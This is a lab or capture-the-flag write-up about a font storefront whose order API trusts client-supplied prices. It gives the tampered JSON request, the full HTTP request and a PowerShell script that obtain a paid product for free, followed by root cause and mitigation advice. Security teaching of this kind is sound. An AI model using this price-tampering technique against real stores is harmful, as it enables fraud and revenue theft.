Client-Side Price Tampering Leads to Unauthorized Purchase | Ligature
Lab Link
Overview
Ligature was a WebVerse Pro daily challenge based on a small digital font storefront. The application listed multiple font products and allowed users to add items to a cart before placing an order through a checkout endpoint.
The challenge briefing hinted that the application was built quickly and that the checkout logic had not been hardened. This pointed toward a business logic flaw rather than a classic injection issue.

During testing, the order API was found to trust product information submitted directly from the browser, including the item price. By modifying the request body and setting the price of the paid font to 0, it was possible to complete an order without paying and access the protected confirmation page containing the license key.
Objective
The objective was to obtain the flag by purchasing or accessing the protected paid font content without a legitimate payment.
Vulnerability Identification
The main weakness was client-side price tampering.
The cart data was exposed to the browser and the checkout endpoint accepted line items from the client. Instead of recalculating the product price on the server using a trusted product ID, the backend accepted the submitted price value.
This allowed an attacker to submit a modified order where the premium product retained its valid product ID but used a forged price of 0.
Recon / Approach
I started by opening the challenge application and reviewing the visible storefront. The page listed several font products, with Ligature Pro appearing to be the paid target item.
The next step was to inspect the source and static assets. The application loaded a cart script from:
1
/static/js/cart.js
The page also embedded cart state in the browser through a global JavaScript object:
1
window.__CART
This suggested that checkout data was being assembled client-side before submission.
Further inspection showed that orders were created through the API endpoint:
1
POST /api/order
The important discovery was that the request body contained the product line items, including the id, price, and qty values.
Exploitation
A normal checkout request submitted product details to /api/order. Since the backend trusted the client-supplied price, the paid product could be ordered with the price changed to 0.
The crafted JSON body used the paid font product ID while setting the price to zero:
1
2
3
4
5
6
7
8
9
10
{
  "items": [
    {
      "id": 7,
      "price": 0,
      "qty": 1
    }
  ],
  "coupon": ""
}
The request was sent to the order API:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
POST /api/order HTTP/2
Host: 751c7b5e-4065-ligature-25e44.events.webverselabs-pro.com
Content-Type: application/json

{
  "items": [
    {
      "id": 7,
      "price": 0,
      "qty": 1
    }
  ],
  "coupon": ""
}
The server accepted the manipulated order and returned a confirmation URL.
Because the confirmation page was tied to the active session, the confirmation URL had to be opened using the same cookie/session that created the order.
Example PowerShell flow:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
$s = New-Object Microsoft.PowerShell.Commands.WebRequestSession

$body = @{
  items = @(
    @{
      id = 7
      price = 0
      qty = 1
    }
  )
  coupon = ''
} | ConvertTo-Json -Depth 5 -Compress

$r = Invoke-WebRequest \
  -Uri "https://751c7b5e-4065-ligature-25e44.events.webverselabs-pro.com/api/order" \
  -Method POST \
  -ContentType "application/json" \
  -Body $body \
  -WebSession $s \
  -UseBasicParsing

$j = $r.Content | ConvertFrom-Json

Invoke-WebRequest \
  -Uri "https://751c7b5e-4065-ligature-25e44.events.webverselabs-pro.com$($j.confirmation_url)" \
  -WebSession $s \
  -UseBasicParsing
After visiting the confirmation page in the same session, the protected license information was revealed.
Proof / Flag
The order was completed successfully after setting the paid product price to 0.
The confirmation page revealed the challenge flag.
1
WEBVERSE{REDACTED}
Root Cause
The backend trusted client-controlled order values.
Specifically, the server accepted the price field from the browser instead of deriving the price from a trusted server-side product database.
The vulnerable logic was effectively:
1
final price = client_submitted_price * quantity
The secure design should have been:
1
final price = server_product_price(product_id) * quantity
Any values that affect authorization, billing, pricing, discounts, or access control must be calculated and enforced on the server.
Impact
An attacker could:
- Purchase paid digital products for free.
- Bypass intended checkout restrictions.
- Access protected license keys or download links.
- Cause direct revenue loss to the business.
- Potentially abuse coupons, quantities, or other cart fields if those were also trusted client-side.
Mitigation
To fix this issue:
- Never trust client-supplied prices.
- Store product prices server-side and calculate totals on the backend.
- Treat the client cart as a list of product IDs and quantities only.
- Validate product IDs, stock status, quantity limits, and coupon eligibility server-side.
- Generate the final payable amount using trusted backend data.
- Bind confirmation pages to completed, verified payment records.
- Add tests for price tampering, negative prices, zero prices, excessive quantities, and invalid coupons.
A safer request model would look like this:
1
2
3
4
5
6
7
8
9
{
  "items": [
    {
      "id": 7,
      "qty": 1
    }
  ],
  "coupon": ""
}
The backend should then look up product 7, calculate the real price, apply valid discounts, and only unlock the license after a confirmed successful transaction.
Lessons
This challenge showed how dangerous it is to place business-critical logic in the browser.
Client-side code can improve user experience, but it should never be the source of truth for pricing, permissions, payment state, or product access.
The key lesson is simple: the server must own the checkout logic.